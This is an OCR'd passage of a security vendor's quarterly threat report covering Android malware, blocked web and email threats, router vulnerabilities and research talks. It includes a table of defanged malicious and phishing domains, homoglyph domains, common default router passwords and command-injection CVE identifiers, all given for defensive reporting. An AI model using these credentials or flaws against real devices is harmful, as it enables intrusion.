
While ad-displaying apps continued to dominate the Android threat scene, banking malware detections saw an upswing in Q3 2020.

After a peak in May 2020, Android detections declined in June, rose in July and kept a relatively steady level throughout August and September. In terms of overall volume of detections, Q3 saw a 19% decline in comparison with the previous quarter.


The increase in July was connected to growth of the Hidden Apps threat category, which has dominated the Android threat landscape for three consecutive quarters. This category covers detections of deceptive apps that hide their icons after installation and flood the affected device with full-screen ads. They are commonly disguised as attractive games and various useful utilities.

Android/HiddenApp detections have doubled compared to Q2, and tripled their share in the top 10 ranking. The Android/Hiddad family rose from second place to first, although its total detections actually decreased by 12%.

Another category of Android malware that grew in Q3 is banking malware, with its detections more than quadrupling compared to Q2.



Trends of selected Android detection categories in Q2 2020–Q3 2020, seven-day moving average



Android banking malware detection trend in Q2 2020–Q3 2020, seven-day moving average

This was the result of a surge in detections of an Android/TrojanDropper.Agent variant carrying the Cerberus banking malware, detected as Android/Spy.Cerberus.

Cerberus is a notorious mobile banking trojan that ***surfaced*** [60] in June 2019 and was highly active until July 2020, when the gang behind the malware split up and put the malware ***up for auction*** [61]. Not even a month later, on August 11, the Cerberus source code was ***released for free*** [62] on an underground forum, allowing anyone to use the malware for their own profit – thus boosting the number of detected attack attempts.

Although banking malware makes up only a tiny fraction of Android threats, its growth is worrisome, as without adequate protection, it can do serious harm. A major source code release such as that of Cerberus allows more bad guys to easily distribute custom payloads – that's what we also saw in the past with other banking malware families, such as BankBot, Anubis and Exobot.

Lukáš Štefanko, ESET Malware Researcher

Web threats


Web threat blocks were down in Q3 2020, as a result of two large players disappearing from the malicious domain scene.

In the third quarter of 2020, ESET telemetry recorded a 16% overall decline in the key web threats we track, a continuation of the downward trend observed in Q2. This decline included the categories Scam, Malware, and Phishing; Malware Object was the only category that grew both in terms of overall blocks and unique URLs blocked.

Malware-serving websites saw the largest quarter-over-quarter decrease – 28%. This development is connected to the demise of two domains that were at the head of the Malware category throughout all of H1: adobviewe[.]club and fingahvf[.]top. The former number one, adobviewe[.]club, is part of an adware scheme, displaying pop-ups promoting further threats. Detections of this domain were declining gradually during Q2, dropped at the end of April and were virtually non-existent in Q3.

The fingahvf[.]top domain, which redirects visitors' browsers to websites distributing further threats, saw a sharp fall: at the end of May 2020, daily blocks dropped from hundreds of thousands to tens of thousands, and declined further throughout Q3.

These declines may be due to the campaigns ending or being moved to different domains and servers. The domains with the largest numbers of blocks in Q3 are listed below.



Trends of blocked web threats in Q2 2020-Q3 2020, seven-day moving average (total blocks rather than unique device counts)

Top 10 brands and domain names targeted with homoglyph attacks in Q3 2020

In the area of homoglyph attacks[1], we observed a decline in overall domain detections, but saw some newcomers in terms of impersonated brands and domain names – in fact, the top two "homoglyphed" domains only surfaced in Q3.

The number one domain, nẹxi[.]com (note the dot below "e"), impersonates Nexi, a popular digital payment service in Italy. The second most blocked domain (bankline.itau[.]com – note the hooked rather than dotted "i") poses as the website of the Brazilian bank Itaú. The detections of these domains were exclusively from Italy and Brazil, respectively.

	Malware	Scam	Phishing
1	s.viiotp[.]com	ofhappinyer[.]com	d18mpbo349nky5.cloudfront[.]net
2	nbf9b5aurl[.]com	maranhesduve[.]club	propu[.]sh
3	runmewivel[.]com	glotorrents[.]pw	mrproddisup[.]com
4	ofgogoatan[.]com	goviklerone[.]com	exchangepresumeethel[.]com
5	dpiwrxl3dmzt3.cloudfront[.]net	wwclickads[.]club	missingarchery[.]com
6	hardyload[.]com	p4.maranhesduve[.]club	diplomaticlastingpert[.]com
7	brandsafe.adlooxtracking[.]com	go1news[.]biz	stressfulpyjamas[.]com
8	cozytech[.]biz	dgafgadsgkjg[.]top	update.updtbrwsr[.]com
9	biggames[.]club	static.sunnycoast[.]xyz	update.updtapi[.]com
10	opentracker[.]xyz	masture[.]mobi	update.brwsrapi[.]com

Top 10 blocked Malware, Scam and Phishing domains in Q3 2020

[1] Web attacks relying on replacing characters in domains with ones that look similar (or even visually identical), but that are different to computers.

Email threats


Detections of malicious emails continued to grow in Q3 2020, with delivery and logistics companies heavily misused as lures.

Total malicious email detections per quarter were up 9% compared to Q2 – maintaining the growth rate observed between Q1 and Q2. Following peaks in July and August, the activity declined steeply in September.


The most prevalent threat detected in emails remains Win/Exploit.CVE-2017-11882 – malicious documents exploiting a vulnerability in Microsoft Office to download additional malware onto the computer. The next most common were HTML/Fraud and DOC/Fraud, with the latter almost doubling in detections since Q2. Both these detection names cover scam emails sent with the aim of extracting personal information from the recipients.

Although HTML-based phishing emails and attachments, detected as HTML/Phishing trojan, didn't make it into the top three, their total number of detections rose by almost 40% compared to Q2. DHL remained the most heavily impersonated brand in these malicious emails, followed by the South African bank Absa and logistics giant Maersk.

Phishing emails using DHL as a lure, which skyrocketed in Q2, saw a further, albeit much smaller, increase this quarter (50%). A more dramatic growth was observed for emails impersonating Maersk, the incidence of which increased almost tenfold.




Top 10 threats detected in emails in Q3 2020




Malicious email detection trend in Q2 2020-Q3 2020, seven-day moving average

A variant of this threat was detected in several large-scale campaigns in Q3, with the peak reached in the second half of September. Detections of these emails, which try to extract recipients' passwords for Maersk online services, were most prevalent in Spain, Poland and Italy.

Top 10 phishing email lures in Q3 2020



Malicious email impersonating Maersk



Top malicious email attachment types[2] in Q3 2020


More than 70% of the malicious attachments identified in Q3 2020 were executables, followed by script files and Office documents. Compared to Q2, executables strengthened their first-place position with an increase of 18 percentage points; Office files decreased by 13 points.

Executable attachments were frequently disguised using so-called double file extensions to trick recipients into opening them, taking advantage of the fact that file extensions for known file types are hidden by default on Windows. PDF was by far the most heavily used guise in Q3; attackers also commonly attempted to disguise malicious executables as Microsoft Excel and Word files, images and archives.


As for detections of spam – unsolicited emails of any kind, not necessarily carrying malware – these kept a steady level in Q3, with multiple small peaks. The overall volume of spam detected was up by 4% compared to the previous quarter.

In Q3, we observed spammers still frequently misusing the coronavirus pandemic for their own profit. One of the most commonly recurring themes in unsolicited emails was financial support related to the pandemic, as seen in the screenshot on the upper right. Exploiting the financial struggles faced by many in the crisis, and impersonating legitimate organizations, crooks try to manipulate victims into giving up sensitive information.

When interpreting ESET data on spam, one should take into account that our visibility into spam traffic is limited, as emails may be filtered at the internet email service provider, or elsewhere, before reaching ESET's antispam solution on client machines.



Spam email using COVID-19 financial assistance as a lure



Spam detection trend in Q2 2020–Q3 2020, seven-day moving average

[2] The statistic is based on a selection of well-known extensions.

IoT security


Old vulnerabilities in top 10 see a slight decline, “admin” still king among weak usernames and passwords.

With over 100,000 tested routers, ESET has continued to monitor security developments in the IoT sphere throughout Q3. As in the previous quarters, thousands of routers remain vulnerable to using default passwords to enter the administration interface, with only minor changes in the ranking.

The most often detected weak password – seen on over 4600 devices – remained “admin”, followed by 500 devices using password “root”, over 200 using “1234” and tens using “12345”. These are probably default passwords and are most often accompanied by predefined usernames such as “admin”, “root”, “guest”, “1234” and “support”.

ESET detections suggest that many people run outdated routers with years-old vulnerabilities. What makes this matter worse is the fact that two out of the top three flaws are command injections, which are especially dangerous and are key to the building of IoT botnets.

Milan Fránik, ESET Malware Researcher



Top 10 vulnerabilities detected by ESET’s router vulnerability scanner module in Q2 and Q3 [% of vulnerability detections]

The top 10 vulnerabilities saw only minor changes in ranking, and the list of the most often found CVEs saw no changes at all. While the oldest flaw, CVE-2012-5687, still led the rankings in Q3, the proportion of devices that were found to suffer from it declined slightly from 17.7% to 16.3%. Similarly, the routers reported as vulnerable to the command injection described in CVE-2014-8361 dropped from 13.8% in Q2 to 11% in Q3.

The most notable increase was documented in the case of CVE-2015-7248, which saw 1.4% more detections than in the previous quarter, moving this vulnerability up from eighth to fifth position.

Q3 also marked another big find by ESET Smart Home Research – an extended version of Kr00k – a vulnerability that affected encryption in many popular devices with Broadcom and Cypress Wi-Fi chips. Our research confirmed that there are encryption issues also in chips by other vendors, namely Qualcomm and MediaTek. For more details read the ***featured story*** in this report.

In July, latest firmware images for D-Link’s routers saw their encryption protection ***stripped away*** [63] by researchers who retrieved the decryption keys from the older versions of the same firmware images. Only weeks after this blunder, the company disclosed ***five severe vulnerabilities*** [64] – CVE-2020-15894, CVE-2020-15895, CVE-2020-15893, CVE-2020-15896, CVE-2020-15892 – some of which affect devices that are past their end of life and will thus not be patched by the vendor.

ESET RESEARCH CONTRIBUTIONS

Latest engagements and achievements of ESET Research experts

Upcoming presentations

CODE BLUE 2020

Kr00k: Serious vulnerability affected encryption of a billion+ Wi-Fi devices

For those who didn't have a chance to see this talk at any of the previous virtual events, ESET malware researcher Robert Lipovský will disclose the details of the security flaw Kr00k at CODE BLUE 2020. His talk will offer information about the original research that found the vulnerability in Broadcom and Cypress Wi-Fi chips, and will also add findings from the follow-up research.

Botconf

The Winnti Group: An analysis of their latest activities

At this year's online edition of Botconf, ESET malware researcher Mathieu Tartare will provide an overview of the latest activities of the Winnti Group, responsible for high-profile supply-chain attacks against the video game and software industries, as well as the healthcare and education sector. The presentation will show that not only is the Winnti Group still actively using and maintaining its flagship backdoor ShadowPad along with the Winnti malware family, but also that they extended their arsenal with new tools and some new and undocumented implants.

Turla operations from a front row seat

In his Botconf presentation, ESET malware researcher Matthieu Faou will share fresh information about the TTPs of Turla, an advanced threat group tracked by ESET for several years. These actors are mainly interested in high-profile targets such as government bodies and defense companies. The presentation will describe the main attacks publicly attributed to the group and explore the attackers' motives. The technical part of the talk will showcase Turla's implementation of the three classic steps of an APT campaign: compromise, lateral movement, and long-term persistence.

AVAR 2020 Virtual

CDRThief: Malware that targets Linux VoIP softswitches

In a virtual talk at the AVAR conference, ESET malware researcher Anton Cherepanov will introduce his recent discovery of CDRThief, malware targeting Linux-based Voice over IP (VoIP) softswitches. CDRThief is particularly interesting, as its main purpose is to exfiltrate call detail records (CDRs), which contain VoIP metadata of performed

calls, from compromised VoIP softswitches, such as time, duration, calling fee, etc. This talk will provide a detailed technical description of the CDRThief malware and discuss possible goals of the malware operators.

More evil: A deep look at Evilnum and its toolset

This presentation by ESET researcher Matias Nicolas Porolli will focus on Evilnum, a cybercrime group that has been operating for at least two years, targeting financial technology companies. The presentation will describe the infrastructure used for Evilnum operations, analyze the malware developed and used by the group, and describe the group's attack chain. The talk will also explore – based on ESET telemetry data – the victimology, which shows that Evilnum has very specific targeting.

Delivered presentations

Black Hat USA Black Hat Asia

Kr00k: Serious vulnerability affected encryption of billion+ Wi-Fi devices [6]

At this year's virtual editions of Black Hat USA and Black Hat Asia, ESET malware researcher Robert Lipovský and ESET detection engineer Štefan Svorenčík disclosed details of the Kr00k security flaw. Their briefing offered technical details as well as new information found since the initial publication of the vulnerability.

Stantinko deobfuscation arsenal [65]

ESET malware analyst Vladislav Hrčka held a virtual session at Black Hat USA where he dissected the obfuscation toolkit used by the Stantinko malware family. He focused mainly on the enhancements of the control-flow flattening and the string obfuscation techniques used by the operators of the malware family and showed how these otherwise common approaches became unique.

Virus Bulletin 2020 localhost Conference

XDSpy: Stealing government secrets since 2011 [66]

In his paper presented at VB2020, ESET malware researcher Matthieu Faou described the discovery of the XDSpy cyberespionage operation against several governments in Eastern Europe, the Balkans and Russia that went undetected for close to 10 years. Its goal appears to have been diplomatic and military documents, but also information of private companies and academic institutions, suggesting the actor is also responsible for economic espionage.

Flattening the curve of cyber-risks [67]

